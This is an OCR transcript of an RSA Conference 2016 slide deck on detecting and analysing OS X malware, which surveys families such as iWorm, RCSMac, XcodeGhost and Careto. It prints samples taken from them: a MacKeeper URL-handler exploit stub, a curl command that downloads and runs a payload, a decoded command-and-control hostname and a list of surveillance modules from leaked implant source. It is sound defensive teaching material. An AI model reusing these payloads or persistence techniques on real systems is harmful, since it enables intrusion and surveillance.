RSA Conference 2016
San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HTA-W03F

Let's Play Doctor

Practical OS X Malware Detection & Analysis


Patrick Wardle
Director of Research at Synack
@patrickwardle

WHOIS


Synack

security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"



@patrickwardle





career
hobby

Objective-See

OUTLINE

steps to a happier, healthier 2016






health & happiness

thanks & credit

@thomasareed
@claud_xiao
@osxreverser


PART 0X1: OUTBREAKS

overview of recent OS X malware specimens



MALWARE ON OS X

yes; it exists and is getting more prevalent



“It doesn’t get PC viruses. A Mac isn’t susceptible to the thousands of viruses plaguing Windows-based computers.” -apple.com (2012)

2014*: "nearly 1000 unique attacks on Macs; 25 major families"*
-kasperksy

2015*:* OS X most vulnerable software by CVE count
-cve details


2015: *"The most prolific year in history for OS X malware...5x more OS X malware appeared in 2015 than during the previous five years combined"*
-bit9

OS X/iWorm

‘standard’ backdoor, providing survey, download/execute, etc.

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected torrents




launch daemon plist

```
# fs_usage -w -f filesys
20:28:28.727871  open    /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890  write   B=0x16b
```


persisting

launch daemon

survey



download



execute

OS X/Crisis (RCSMac)

hackingteam's implant; collect all things!

```
144 - (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
145 {
146   // AV evasion: only on release build
147   AV_GARBAGE_006
148
149   BOOL success = [anObject writeToFile: aPath
150                             atomically: YES];
151
```

RCSMac 〉 Thread 1 〉 0

```
(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist
```

persistence (leaked source code)

```
// modules keywords
#define MODULES_KEY        @"modules"
#define MODULES_TYPE_KEY   @"module"
#define MODULES_ADDBK_KEY  @"addressbook"
#define MODULES_MSGS_KEY   @"messages"
#define MODULES_POS_KEY    @"position"
#define MODULES_DEV_KEY    @"device"
#define MODULES_CLIST_KEY  @"calllist"
#define MODULES_CAL_KEY    @"calendar"
#define MODULES_MIC_KEY    @"mic"
#define MODULES_SNP_KEY    @"screenshot"
#define MODULES_URL_KEY    @"url"
#define MODULES_APP_KEY    @"application"
#define MODULES_KEYL_KEY   @"keylog"
#define MODULES_CLIP_KEY   @"clipboard"
#define MODULES_CAMERA_KEY    @"camera"
```

launch agent


rootkit component

intelligence collection

"HackingTeam Reborn; Analysis of an RCS Implant Installer"

OS X/XcodeGhost

application infector





```
$ less Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/
Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec
...
Name = ALL_OTHER_LDFLAGS;
DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(variant)) $
(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)
-force_load $(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreServices";
```


modified `LD.xcspec` file

OS X/Genieo (InKeepr)

most prolific os x adware




fake installers



browser extension(s)


bundled with apps



OS X/BACKDOOR(?)

bot/backdoor that exploits MacKeeper

"[a] *flaw in MacKeeper's URL handler implementation allows arbitrary remote code execution when a user visits a specially crafted webpage*" -bae systems




exploit & payload

```
<script>
 window.location.href =
 'com-zeobit-command:///i/ZBAppController/performActionWithHelperTask:
  arguments:/<BASE_64_ENCODED_STUB>';
 ...
```


```
curl -A 'Safari' -o /Users/Shared/dufh
http://<redacted>/123/test/qapucin/bieber/210410/cormac.mcr;
chmod 755 /Users/Shared/dufh;
cd /Users/Shared;
./dufh
```

launch agent


survey



shell



download



execute


OS X/CARETO ('MASK')

'cyber-espionage backdoor'

encoded strings

```
lea     rdi, encodedServer ; "\x16d\n~\x1AcM!"...
mov     rsi, decodedServer
call    __Dcd

...

mov     rdi, decodedServer
mov     esi, cs:_port
call    _sbd_connect
```

disassembly



phishing/exploits

```
$ lldb OSX_Careto
(lldb) target create "OSX_Careto"
Current executable set to 'OSX_Careto' (x86_64).''

(lldb) b _Dcd
Breakpoint 1: where = OSX_Careto`_Dcd,

...

$ (lldb) x/s decodedServer
0x100102b40: "itunes212.appleupdt.com"
```


debugging (decoding C&C)

launch agent

[~/Library/LaunchAgents/com.apple.launchport.plist]


PART 0X2: VIROLOGY

study of os x malware characteristics & commonalities



Infection Vectors

method 0x1: via user-interaction




rogue "AV" products

fake installers/updates

???

poor naive users




fake codecs

infected torrents

Infection Vectors
method 0x2: exploits

"*interested in buying zero-day vulnerabilities with RCE exploits for the latest versions of ...Safari? ...exploits allow to embed and remote execute custom payloads and demonstrate modern [exploitation] techniques on OS X*"
-V. Toropov (email to hackingteam)




how the real hackers do it

```
;OSX x64 reverse tcp shell (131 bytes, shell-storm.org)
